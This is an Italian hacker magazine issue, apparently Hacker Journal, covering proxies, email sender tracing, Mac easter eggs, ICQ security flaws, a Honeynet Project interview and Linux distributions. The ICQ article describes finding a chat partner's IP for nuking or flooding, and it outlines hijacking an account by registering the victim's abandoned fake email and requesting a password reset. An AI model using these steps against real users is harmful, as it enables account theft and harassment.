Surfola (**http://www.surfola.com**) è un serve proxy molto frequentato che offre lo stesso servizio di Anonymizer e co.

Altri siti che risultano rilevanti sono **http://www.rewebber.de**, **http://www.ultimate-anonymity.com** e **http://www.spaceports.com**.

ANONIMITY 4 PROXY

All'indirizzo **http://www.inetprivacy.com/dl.htm#a4proxy** si può scaricare il software gratuito e compatibile con Windows millenium "Anonimy 4 proxy". Con questo programma è possibile individuare in rete tutti i server proxy disponibili che danno anonimato.

NEWBIE

MAC ATTACK!

La "mela" ribolle di mille trucchetti pronti per l'uso. Tra questi la possibilità, davvero alla portata di tutti, di rintracciare il mittente segreto di una e-mail, magari per risalire allo "spammatore mascherato"

Se qualcuno vuole scrivere usando un mittente "falso" può farlo in tutta tranquillità. I software di posta elettronica consentono di barare senza problemi

*Gli unici dati che vengono richiesti come indispensabili sono la @ seguita dal nome del provider nell'indirizzo. Si può quindi scrivere **nomefalso@nomeprovider.it** senza problemi per account e per nome dell'utente.*

*Se, ad esempio, riceviamo una e-mail sospetta magari con un indirizzo di posta **Sharon.Stone@iol.com** possiamo nutrire il sospetto che non ce l'abbia inviata l'attrice americana (sic!), ma facciamo a capire da dove arriva?*

Se possedete un Mac e il vostro client di posta è Outlook Express l'operazione è davvero semplicissima: dovete selezionare la voce "origine html" dal menu "Visualizza".

Compariranno una serie di dati proprio, tra cui l'indirizzo ip composto in genere da quattro gruppi di numeri divisi da altrettanti punti (es. 62.110.12.221). Inoltre, compariranno anche il nome del server di posta e altri dati utili. Ma il più importante in assoluto rimane proprio l'indirizzo ip, attraverso di esso si può infatti risalire ad informazioni precise sul server: si potrà sapere di quale azienda si tratta, oppure in quale città il server è fisicamente collocato. Per avere questi dati basta collegarsi all'indirizzo www.ripe.net/cgi-bin/whois. Il sito presenta subito in home page il motore di ricerca e una sezione in cui inserire l'indirizzo ip ricavato secondo il procedimento illustrato. Una volta inserito l'indirizzo, basta dare il via alla ricerca e il gioco è fatto. In pochi secondi avremo tutti i dati salienti e potremo svelare con assoluta certezza se la mittente è la bella Sharon oppure no... Ma non finisce qui. Se per caso disponiamo di un nome e un cognome e vogliamo associarlo ad un indirizzo di posta, possiamo usare dei servizi che forniscono tutte le informazioni del caso come www.infospace.com o www.pronto.it.

>> Netscape download

State scaricando, vi chiamano al telefono come fare a rispondere e riprendere il download dal punto dove è stato interrotto? Semplice: staccate il cavo telefonico mentre siete ancora connessi ad Internet . Quando per riprendere lo scaricamento è sufficiente reinserire il cavetto della linea telefonica e connettersi al proprio provider come si fa di solito utilizzando PPP o Remote Access o simili. A connessione effettuata tornate su Netscape. A questo punto vedrete ancora la finestra del download anche se il file non è attualmente in scaricamento, ora cliccate sul bottone Cancel ed dopo cliccate sul link sulla pagina dalla quale avevate cominciato lo scaricamento per la prima volta e Netscape ricominciare a scaricare giusto dove aveva interrotto in precedenza.

UOVA DI PASQUHACK PER MAC

Le "uova di pasqua" per Mac certo non mancano, anzi, se ne segnalano anche per il nuovo sistema operativo Aqua. Invitiamo i lettori di Hacker Journal a segnalarci gli eventuali trucchetti o Easter Eggs in cui dovessero imbattersi smanettando sui diversi programmi. Pubblicheremo tutto: l'argomento è molto gradito...

Quark Xpress 4.0

Create uno spazio oggetto e con il puntatore attivo premete per 4 volte la combinazione di tasti Mela+Opzione+Shift +Delete. Comparirà un alieno, premendo una quinta volta ne otterete un altro.

ResEdit 2.1.3

In "ResEdit", tenete premuti i tasti Mela + Opzione e selezionate la voce "About ResEdit..." del menu Mela per conoscere il nome degli sviluppatori del software.

Mac OS X

Per minimizzare una finestra nel Dock, è sufficiente tenere premuto il tasto Maiuscole prima di effettuare l'operazione. Funziona anche quando si desidera massimizzare una finestra nel Dock.


Promemoria

Aprite "Promemoria" dal menu Mela e, in una nuova nota, scrivete senza virgolette "Antler!" per conoscere la sorpresa nascosta.

ICQ SENZA "VELI"

Icq: bello, facile,

Usate spesso ICQ per chattare direttamente con i vostri amici on line? Dopo la lettura di questo articolo dubiterete seriamente dell'integrità del vostro sistema in una sessione di chat.

Chat: Sistema che consente il dialogo di più utenti contemporaneamente tramite Internet. I chat possono essere pubblici o privati (ospitati in room).

ICQ è un programma (**di origine israeliana**) che consente a moltissimi utenti (siamo ormai nell'ordine dei milioni) di chattare, scambiare file, inviare email e molte altre cose tra loro; in modo piuttosto differente di come avviene in una normale chat IRC (quelle a cui vi collegate col MIRC, tanto per capirci).

Ogni utente ICQ si registra tramite un nick, una password e, soprattutto, un UIN: questo UIN è l'unico dato davvero importante (**assieme alla password**) e identifica ogni utente in modo univoco (non può dunque accadere che 2 utenti abbiano stesso UIN), mentre il nickname può essere anche lo stesso di altri 2000 utenti. Ogni utente ha il suo ICQ, che di default si "starta" quando viene attivata la connessione in rete, e che manda al server centrale di ICQ una cosa del tipo: "Ehi, l'uin 12345678 è on line!"

Gli altri utenti potranno dunque contattarci: ogni utente ha una "lista" nella quale sono immagazzinati i vari "contatti" (**identificati dall'UIN**), e quando qualcuno è on line insieme a noi, vedremo il suo nick lampeggiare e passare nella lista ON LINE USER (tutto è customizzabile), e sarà dunque semplicissimo contattarlo. Sembra una cosa macchinosa, ma in realtà è geniale, e somiglia moltissimo al telefono: per trovare qualcuno e mantenere contatti on line è assolutamente più pratico che non andare in giro per centinaia di server irc e rispettivi canali a fare whois di !*nick!*... o no?

Naturalmente esistono anche molti altri sistemi simili, vengono chiamati sistemi di istant messaging (come quelli di AOL o di Microzozz). **Curiosità:** ICQ non è acronimo di nulla, questo nome fu scelto solo perché in inglese suona come i seek you (io ti ho visto)...

>> Come funziona?

Ogni utente ha un client ICQ, che ha memorizzato l'uin, la pass e il nick dell'utente, assieme ad un gran numero di altre info. Al momento della connessione, il client chiama il server ICQ, dove stanno i database dinamici che raccolgono tutti i vari movimenti di rete.
Il server, come già detto, riceve un avviso da parte del client e segnala che siamo on line. Se il nostro uin è nella list di qualche altro utente, questo verrà avvisato dal server della nostra presenza. Quando due utenti, finalmente :-) decidono di parlare tra loro, viene aperta una sessione diretta di chat: in pratica l'utente "a" chatta con l'utente "b" tramite una connessione tcp/ip diretta.
Esistono una serie di regole che un utente può applicare a se stesso: per esempio può scegliere di essere invisibile agli altri utenti che non lo hanno in lista, o di

essere non raggiungibile, o altro. Esistono anche altre operazioni che due utenti possono fare: stabilire una sessione di chat simile a quelle di IRC, in modo da partecipare in più di due, spedirsi file etc... Tutto questo, durante una sessione ordinaria, avviene sempre in modalità diretta. Detto così, ICQ è la perfezione della comunicazione via chat: semplice, veloce, affidabile. Ma è anche sicuro? Certamente no...

>> Dove sta la vera fregatura?

ICQ è un sistema molto complesso, con una sua architettura e un suo pro-

ma poco sicuro!

tocollo, che consente tutte le operazioni. Nel corso degli anni molte versioni di icq hanno implementato sempre più opzioni, e ad oggi possiamo addirittura chiamare tramite Voice Over IP un utente ICQ.

Data la sua relativa complessità, però, il nostro caro software non è esente da problemi di sicurezza. Iniziamo dai semplici attacchi lama: il traffico di ICQ viaggia in porte comprese tra 1000 e 2000, e viene indirizzato dal client in base al tipo di richiesta (sia essa al server, o una DCC verso altri client). Dato il fatto che le sessioni di chat vengono abitualmente gestite (come già detto) in DCC, ci saranno tante porte aperte quante sessioni attive di chat. ICQ non consente, tramite le sue opzioni, di conoscere l'IP di un utente che sta chattando di noi (e che a cosa servirebbe?).

Ma una sessione diretta implica un traffico sul nostro modem quanto su quello dell'altro utente mediante una connessione TCP-IP sincrona: in pratica, per poter parlare con un'altra macchina, dobbiamo conoscerne l'IP.

E il nostro OS, infatti, lo conosce: basta fare un bel netstat -a dal prompt di Dos durante una sessione ICQ per ottenere la lista delle connessioni attive, quelle attorno alla 1024 sono le nostre DCC di ICQ, e l'IP sarà con tutta probabilità quello dell'utente con cui stiamo chattando.

Conosciuto questo dato, possiamo iniziare la solita sfilza di lamerate: esistono numerosi programmini che inviano i soliti pacchetti forgiati ad arte per mandare in crash o chiudere connessioni (nukers e boiate simili).

Se proprio non sappiamo come trovare l'IP della vittima (magari perché per un problema di DCC il traffico passa tramite il server), sono in giro una marea di programmini per flood&co che agiscono semplicemente inviando una quantità enorme di messaggi alla vittima fino a causarne un ping timeout e quindi una disconnessione.

E' possibile inviare anche messaggi spoofati, ovvero che paiono provenire da qualcuno che in realtà non è colui che ce li sta mandando.

>> I problemi non finiscono mai...

Ma i problemi di ICQ non si fermano qui, e anzi si fanno più seri: tolti i DOS, esistono una quantità di falle di sicurezza vere e proprie nel client ICQ.

Per esempio, sin dalle prime versioni era possibile utilizzare il client ICQ come un vero e proprio WebServer, aprendo cioè in sharing una cartella del nostro PC in cui includere un vero e proprio sito web, la nostra home page personale, per esempio, consultabile da altri utenti ICQ mediante un semplice click.

Bella idea, peccato che utilizzando un bug simile a quello dell'Unicode fosse possibile ottenere accesso illegittimo ai dati contenuti sul disco fisso di chiunque avesse abilitato tale opzione: in pratica, se la cartella condivisa è \cartella, era possibile "risalire" il ramo delle directory fino a c:\ e quindi downloadare qualsiasi file.

Dove? ICQ si scarica liberamente all'indirizzo www.icq.com, sia per PC che per Mac. Altri software sono C6 Atlandide, scaricabile da: http:// atlantide.virgilio.it/ c6/, mIrc, all'indirizzo: http://www.mirc.com/, e Msn (se proprio volete fare un altro fore a Bill): www.msn. com.

Nelle nuove versioni del client questa vulnerabilità è stata eliminata.

Altri problemi giungono dalla gestione del trasferimento file: come in Outlook, ovviamente, è possibile nascondere l'estensione dei file in modo da distribuire in giro trojan e altre "belinate".

Un altro trucco a cui pochi pensano quando fanno distrattamente una registrazione a qualsiasi servizio tipo ICQ: molti utenti, credendosi furbi, mettono una email falsa all'atto della registrazione (tipo pippobubbola@libero.it invece della propria). L'email di un utente ICQ è ben visibile ovunque.

Se noi andiamo su www.iol.it, per esempio, e registriamo pippobubbola@libero.it (sperando che non sia già stata registrata), e poi andiamo nell'home di ICQ nella sezione forgot your password (quella per chi ha scordato la password), mettiamo l'UIN della nostra vittima e richiediamo la pass per email, cosa succede?

Che il server manda la pass all'email che ha in memoria, che è quella registrata da NOI!

Quindi attenzione gli errori più stupidi e banali che rischiano di rivelarsi i più subdoli.

Esistono numerose altre falle di sicurezza in ICQ e, data la sua popolarità, vi consiglio di studiarne il protocollo e il funzionamento.

Infine, se usate Linux, un consiglio spassionato: usate Licq, che a parte qualche piccolo problema di stabilità è ottimo e non soffre di quasi nessuna delle precedenti falle.

UN UFFICIALE CONTRO I "PIRATI" DELLA RETE

Firewall: letteralmente "parete antincendio". Insieme di software/hardware usato per filtrare i dati in scambio fra reti diverse, al fine di proteggere un server da attacchi via rete locale o via Internet.

Lance Spitzner

Progetto Honeynet

HJ, grazie alla preziosa collaborazione del sito SecurityInfos (www.securityinfos.com), ha intervistato in esclusiva Lance Spitzner creatore del progetto Honeynet (http://project.honeynet.org/)

Lance, che tipo di esperienza hai nel capo del networking e della security?

Sono stato nell'esercito americano per sette anni, quattro come ufficiale per la forza Rapid Deploymnet. Questa esperienza e' stata molto importante per me, ho imparato che ci sono parecchie analogie nel combattere i cattivi nei carri armati e combattere i cattivi nel cyberspazio. Dopo l'esercito ho preso la laurea in economia e commercio; mentre ero al corso di laurea ho iniziato a lavorare nel campo della information tecnology e ho deciso di essere un geek. Mi sono cosi' specializzato nel campo dei computers e mi sono subito diretto verso la sicurezza informatica. Sin dal 1997 mi sono occupato prevalentemente di security. Il mio cammino è iniziato con i firewalls, ho installato soluzioni firewall per aziende in tutto il mondo. Questo ha accresciuto notevolmente le mie competenze in ambito di networking e security. Negli ultimi 3 anni la mia ricerca e' stata focalizzata sulle tecnologie honeypot, e nello specifico, gli honeypots a scopo di ricerca utilizzati per comprendere cosa spinge un attacker a compromettere un sistema, chi e' l'attacker e perché compie certe azioni.

Come mai hai deciso di specializzarti nel campo della security?

E' molto simile alle mie esperienze in campo militare. La nostra missione è difenderci dagli attaccanti. Ci sono moltissime tattiche in gioco, solo le armi sono cambiate dai carri armati con colpi da 120 mm ai pacchetti IPV4.

Come è nata l'idea del progetto honeynet?

E' un' idea che si è evoluta nel tempo fino a diventare un progetto. Nel Marzo del 1999 ho iniziato a conoscere i concetti basilari di una Honeynet, ho iniziato a mettere una serie di sistemi dietro ai firewalls per essere attaccato. Mano a mano che le macchine venivano compromesse, ho chiesto aiuto a vari esperti della security di livello mondiale (Marty Roesch, Chris Brento, Fyodor, etc). Questo gruppo si è evoluto creando una mailing list. Nel Giugno del 2000, dopo che uno dei nostri sistemi era stato compromesso,abbiamo iniziato ufficialmente ad utilizzare il nome di Honeynet Project. Il progetto non ha scadenze prefissate, piuttosto gli lasciamo fare il suo corso. Non comandiamo noi il progetto, è il progetto che comanda noi.

Il progetto Honeynet è di tipo opensource, non commerciale, quante ore al giorno gli dedichi e che sistemi operativi utilizzi?

Ugg, troppe, tipo 20 ore a settimana del mio tempo (sere e weekends compresi!).

In quali direzioni sta evolvendo il progetto?

Nello specifico la Honeynet Research Alliance è un forum per le organizzazioni a livello mondiale, per sviluppare e fare ricerca e sviluppo sulle Honeynets. Ogni organizzazione è la benvenuta purché abbia i requisiti necessari. Al momento abbiamo 10 membri, con Honeynets in tutto il mondo. E' possibile trovare maggiori informazioni direttamente sul sito: http://project.honeynet.org/alliance/

Secondo te, quale sarà il futuro delle honeynets?
LS: Dubito fortemente che avremo mai dei prodotti commerciali, troppo complessi e costosi. Invece, credo che le honeynets saranno utilizzate principalmente per scopi di ricerca e di intelligence limitandone cosi' l'utilizzo alle Università, agli organi governativi, alle organizzazioni militari ed ai gruppi che fanno ricerca nel campo della security. Finché le Honeynets contineranno a dimostrare il loro valore, sempre più organizzazioni adatteranno ed utilizzeranno queste tecnologie.

Bruce Schneier ci insegna che la security è un processo e non un prodotto; pensi che potremo mai avere delle appliances hardware contenenti un honeypote e come potranno essere integrate nelle soluzioni di security già esistenti?
Gli Honeypots sono unici in questo, hanno molte differenti variabili, dipende da come li utilizzi. Per il 'security process', il loro valore primario è riconoscere gli attacchi. Esistono gia' molti prodotti sul mercato che hanno questa funzione comeManTrap, Specter, e Smoke Detector.
E' possibile saperne ancora di più sul valore degli honeypots alla url: http://www.tracking-hackers.com

Quali consigli dai a chi vuole iniziare a specializzarsi nel campo della sicurezza informatica?
Di non iniziare con gli honeypots o le Honeynets, ma di iniziare a capire le basi. Capire quindi l'hardening di una macchina, il networking e come funziona il protocollo IP. Dopodiché é possibile guardare a tecnologie come i firewalls, gli IDS, gli honeypots, e la encyrption. Uno dei miei posti preferiti per iniziare è: http://www.linux-security.com

Ci puoi descrivere il processo di incident response dopo che una macchina che fa parte della vostra honeynet è stata compromessa?
Il processo di incident response di un honeypot è molto differente rispetto ad un normale processo di incident response.
Con un honeypot che ha come unico scopo la ricerca, si vuole conoscere e apprendere le tecniche dei cattivi. Quindi quando un honeypot viene

compromesso, la fase di response è quella di guardare e capire cosa sta succedendo. Dopo di che viene catturato tutto il flusso di dati compresi i comandi e le chat IRC.
Di solito facciamo in modo che chi compromette l'honeypot ne abbia il controllo fin quando uno dei due seguenti criteri non è soddisfatto : non possiamo più imparare nulla di nuovo dalle tecniche dell'attacker ,l'attacker sta attaccando o distruggendo dei sistemi non honeypot. Una volta che l'attacco è completo, scriviamo un paper tecnico su cosa effettivamente è accaduto.

Avremo quindi una seconda edizione del best seller Know your enemy?
Sicuramente! Il nostro team inizierà a lavorarci presto. Abbiamo un sacco di materiale da aggiungere.La tecnologia honeynet sta progredendo velocemente e non vediamo l'ora di incominciare!

PILLOLE

BIOGRAFIA

Lance Spitzner si diverte ad imparare facendo saltare i suoi sistemi Unix a casa. Prima di questo, era Ufficiale della Forza di Intervento Rapido (**http://www.enteract.com/~lspitz/officer.html**), dove faceva saltare cose di diversa natura. E' raggiungibile a **lance@spitzner.net**
Il suo libro più noto è *"Conosci il tuo Nemico"* dove Spitzner tratta la minaccia: Script Kiddie.

FRASE CELEBRE

"Il mio comandante era solito dirmi che per difendersi da un nemico, è necessario conoscerlo. Questo concetto militare è facilmente applicabile al mondo della sicurezza di rete"


SCRIPT KIDDIE

Lo script kiddie è qualcuno alla ricerca di una intrusione facile. Non sono alla ricerca di informazioni specifiche né cercano una particolare compagnia. Il loro obiettivo è quello di ottenere i privilegi di root nel modo più semplice possibile. Per ottenere ciò si concentrano su un piccolo numero di vulnerabilità, e cercano su tutta la Rete. Alcuni di loro sono utenti esperti che sviluppano da soli i propri strumenti software (tools) e si lasciano dietro sofisticate "porte di servizio" (backdoors). Altri non hanno idea di quello che stanno facendo e sanno solo come digitare "via" al prompt dei comandi.

Good evening Mr. Gates, I'll

IL PIÙ SERIO ANTAGONISTA DI "BILL"

Linux: Sistema operativo multiutente derivato da Unix, ma più compatto e semplice, che usa una interfaccia GUI a finestre. Prende il nome dall'ideatore, Linus Trovalds, un programmatore norvegese.

Unix: Uniplexed Information and Computing System. Sistema operativo creato da Ken Thompson ed utilizzato dai mainframe e dai minicomputers.

Pinguino rules!

Mandrake, Debian, RedHat, sono solo alcune delle molteplici versioni di Linux disponibili: HJ vi aiuta a capire quale può fare al caso vostro...

Nel variegato panorama Linux il primo problema da affrontare, per chi si avvicina per la prima volta a questo splendido sistema operativo, è senza dubbio quello di scegliere la distribuzione più adatta ai propri gusti e all'utilizzo che si dovrà fare del proprio computer. Com'è noto, Linux è presente sul mercato in differenti pacchettizzazioni, ognuna strutturata in modo diverso e comprensiva di diversi tools e applicazioni per l'amministrazione, la configurazione, l'editing, lo sviluppo etc... Ma a quale distribuzione sacrificare il proprio tempo e le proprie energie? Ad oggi possiamo disporre di una moltitudine di differenti soluzioni, a seconda che le nostre esigenze siano meramente "casalinghe" o marcatamente professionali. Diamo un'occhiata alle più famose distribuzioni al fine di orientarci nella scelta di quella più adatta ai nostri bisogni.

Tra le distro "storiche" di Linux, RedHat è senza dubbio tra le più consolidate e supportate: RedHat è stata infatti una delle primissime società a intuire le potenzialità commerciali di questo sistema operativo, e la sua distribuzione si è sempre contraddistinta per una semplicità d'uso e di gestione nettamente superiore rispetto alle più ostiche concorrenti.
Propria di questa distro è infatti una moltitudine di tools atti a velocizzare e semplificare notevolmente i vari lavori di configurazione&gestione del sistema operativo, e ad oggi (nel momento in cui scriviamo è disponibile la versione 7.3) il livello di automazione raggiunto è notevole, in particolar modo per quanto riguarda tutti quei fastidi che in genere derivano dal dover convincere il nostro PC che quella che abbiamo appena collegato non è una stampante ma una macchina fotografica digitale: ad oggi il riconoscimento automatico delle periferiche e dell'hardware inizia a funzionare davvero alla grande.

RedHat si distingue inoltre per aver introdotto nel mondo Linux i celeberrimi pacchetti rpm, mediante i quali l'installazione di nuovo software si è resa nettamente più semplice che in passato; a conferma della bontà commerciale di questa scelta, molte distribuzioni basate su RedHat hanno assunto la medesima filosofia, adottandone in parte o in toto molte caratteristiche. RedHat si rivolge al mercato business come all'utenza desktop: permette infatti di personalizzare in modo piuttosto approfondito la propria linuxbox, sia che vogliamo configurare un web server, sia che utilizziamo il nostro fedele pinguino per divertirci in rete o per giocare.


Per contro, possiamo muovere a questa celeberrima distro un paio di critiche riguardo la sicurezza e la stabilità dei pacchetti installati: è capitato che RedHat distribuisse versioni non proprio "granitiche" della propria creatura, soggette il più delle volte a seri problemi di sicurezza legati alla precocità dei pacchetti inseriti, e, pertanto, per un uso aziendale (orientato al lato server) di questa distro, è consigliabile una massiccia fase di testing e di aggiornamento.

Tra le "figlie" di RedHat, quella più famosa e diffusa è senza dubbio Mandrake: rivolta ad una utenza prevalentemente casalinga, è in assoluto la distribuzione Linux più sem-

plice da installare e configurare, e anche quella più "user friendly".

Ciò è evidente sin dalla fase di installazione: un ottimo tool di partizionamento del disco solleva l'utente dalla necessità di preparare preventivamente una partizione per il nuovo sistema operativo, nel caso sulla macchina sia già installato un altro S.O. (come windows), e la semplicità di configurazione dell'hardware in molti aspetti surclassa qualsiasi altro tool.

Sempre in fase di installazione sarà possibile scegliere quali applicazioni andare a installare, dai giochi ai vari tools dedicati allo sviluppo. Ultimamente, Mandrake inizia a rivolgersi marcatamente anche al mercato server, implementando nelle ultime relase una quantità di roba tra webserver, ftpserver etc... Mandrake è probabilmente la miglior soluzione per l'utenza domestica, ma già oggi molti aspetti di questa distro rendono quantomeno consigliabile darle un'occhiata anche dal lato server.

Parlando di distribuzioni orientate al business, una delle più famose e sicuramente delle più stabili e sicure è senza dubbio Debian: sviluppata negli anni interamente utilizzando software open source, è ad oggi tra le distro più apprezzate dagli "addetti ai lavori". Le sue qualità nascono da un progetto totalmente free: le scrupolose fasi di test che accompagnano ogni sua relase hanno reso Debian una tra le più solide distribuzioni di Linux, anche se l'utente neofita potrebbe trovarsi spaesato dall'assenza quasi totale di tools grafici atti a configurare l'hardware.

Addentrandoci sempre più tra le distribuzioni orientate ai puristi, arriva inesorabile Slackware: tra le prime distribuzioni ad apparire, è quella maggiormente "pulita".

Non c'è interfaccia grafica, tutti gli orpelli vari girano al largo da lei e sono bandite forme di pacchettizzazione del software tipo .rpm e .deb: Slackware segue stoicamente l'antica scuola del tgz. Se da un lato Slackware rimane apprezzatissima dagli utenti più smaliziati e dai puristi, essendo quella che più delle altre incarna la filosofia open source, è pur vero che, ad un utente neofita e che desideri avvicinarsi per la prima volta a Linux, questa distribuzione chiude le porte in faccia.

Ciò nonostante sono da encomiare le caratteristiche di stabilità e sicurezza raggiunte da Slackware, anche se ultimamente le voci di chi la considera una distro troppo "abbandonata a se stessa" iniziano a farsi insistenti.

Oltre a queste distribuzioni, sicuramente tra le più famose, ne esistono molte altre: possiamo brevemente parlare di Suse, distribuita commercialmente da una omonima società tedesca, che si distingue per la semplicità di installazione e per le sue doti di stabilità e sicurezza.

Una nota di merito a Madeinlinux, una distribuzione interamente sviluppata in Italia, che tenta di localizzare in modo molto marcato Linux nel nostro paese: il lavoro svolto dai ragazzi di MLX S.r.l. è ancora affetto da qualche pecca (in particolar modo per quanto riguarda il lato server) ma la strada è quella giusta, ed è motivo di orgoglio avere finalmente una distribuzione "nostrana" in luogo delle solite (e a volte pessime) traduzioni da altri distribuzioni.

Oltre a quelle esposte, esistono moltissime altre distro Linux, ognuna con le proprie caratteristiche, i propri pregi e i propri difetti. Il consiglio è: provatene quante più potete e cercate quella che meglio soddisfa le vostre esigenze sia di S.0 che di lavoro.

Sono disponibili diverse distribuzioni di Linux, alcune a pagamento come Red Hat, altre gratuite come Debian che è sviluppata da un gruppo di volontari che fanno ricerca, finanziati da Enti commerciali.

ULTRACOMPATIBILE

➲ Contrariamente a quanto si è soliti sentire, Linux non è affatto un sistema operativo complesso da utilizzare, e non ha nulla da invidiare, in termini di produttività, a Windows 98, NT o MacOS. La compatibilità tra i vari mondi è garantita dall'Os stesso, basta infatti pensare che un pc con installata una recente versione di Linux è in grado di comunicare con reti Novell, Os2, Microsoft ed AppleTalk; quanto alle applicazioni, poi, vi sono centinaia di programmi per l'office automation, la grafica, il web publishing, e via discorrendo.

DOWNLOAD

DEBIAN
http://www.debian.org/
La Debian è una delle distribuzioni piu' conosciute, con più di 1500 pacchetti software precompilati e pronti per essere installati sulla propria macchina.

LINUX APPLICATIONS
http://www.linuxapps.com/
Lo slogan è "Se non riesci a trovarlo qui, non lo troverai da nessuna parte!"...

LINUX FAQ & NEWS
http://www.pippo.com/linux.html
Un appassionante elenco di domande e risposte in italiano relative al Linux e al mondo che gli gira.

LINUX GAMES
http://www.linuxgames.com/
A volte anche i pinguini hanno bisogno di divertirsi.

LINUX IN ITALIA
http://www.linux.it/
La community italiana.

LINUX ON LINE
http://www.linux.org/
Informazioni, curiosità e link sul pinguino.

RED HAT
http://www.redhat.com/
Distribuzione di Linux a pagamento.

IL PIÙ SERIO ANTAGONISTA DI "BILL"

Installazione di Mandrake 8.2

Come ampiamente descritto nell'articolo, Mandrake 8.2 si distingue dalle altre distribuzioni per la semplicità dell' installazione e dell'utilizzo. L'ultima relase di questa distribuzione raggiunge livelli di automazione notevoli: vediamo brevemente in dettaglio come mettere su una Linux Box Mandrake funzionante e adatta ad ogni esigenza.

1 La partizione del disco

La fase cruciale è senza dubbio quella dell'installazione: ci rivolgiamo qui a tutti quegli utenti che, provenienti da sistemi Windows, vogliono installare sul proprio computer Mandrake senza dover rinunciare al vecchio S.O.

In base alle differenti pacchettizzazioni, Mandrake è fornita su due o più CdRom: basta mettere il primo di questi nel nostro lettore, bootare la macchina e attendere qualche istante per trovarsi di fronte all'installer grafico. Per prima cosa dovremo scegliere la nostra nazionalità e la nostra lingua.

Un consiglio prezioso: in fase di installazione lasciate accese tutte le periferiche di cui disponete; scanner, stampanti e videocamere verranno riconosciute una volta per tutte ed eviterete di dover configurare tutto a mano in seguito. Esiste la possibilità che Mandrake non riconosca determinati tipi di hardware: questo può accadere se tali dispositivi sono o molto vecchi o molto recenti. In questo caso è consigliato portare a termine l'installazione (ovviamente) e procedere in seguito alla ricerca dei vari driver.

Dopo aver scelto la lingua da supportare, l'installer ci proporrà svariate soluzioni di installazione: se sul nostro pc è già presente una partizione Ext2Linux potremo usare questa per ospitare il nuovo S.O.; se invece è la prima volta che mettiamo su una distro Linux, Mandrake analizzerà il nostro disco fisso e ci chiederà quanto dello spazio della vecchia partizione assegnare a quelle nuove.

E' anche presente una comoda opzione di "aggiornamento pacchetti" nel caso vogliamo effettuare un aggiornamento, per esempio, da Mandrake 8.1 a Mandrake 8.2.

2 Installazione dei pacchetti

Scelti i mount point (i punti in cui vengono "montate" le partizioni Linux) e formattata una o tutte le partizioni Linux, il programma di installazione ci proporrà una serie di pacchetti da installare: se per esempio sappiamo che la nostra Linux Box dovrà svolgere mansioni server, potremo già in questa fase procedere all'installazione dei vari server Web, FTP e via dicendo. Ovviamente, per un uso domestico è più sensato risparmiare spazio (e grattacapi lagati alla sicurezza) lasciando sul cd questi pacchetti.

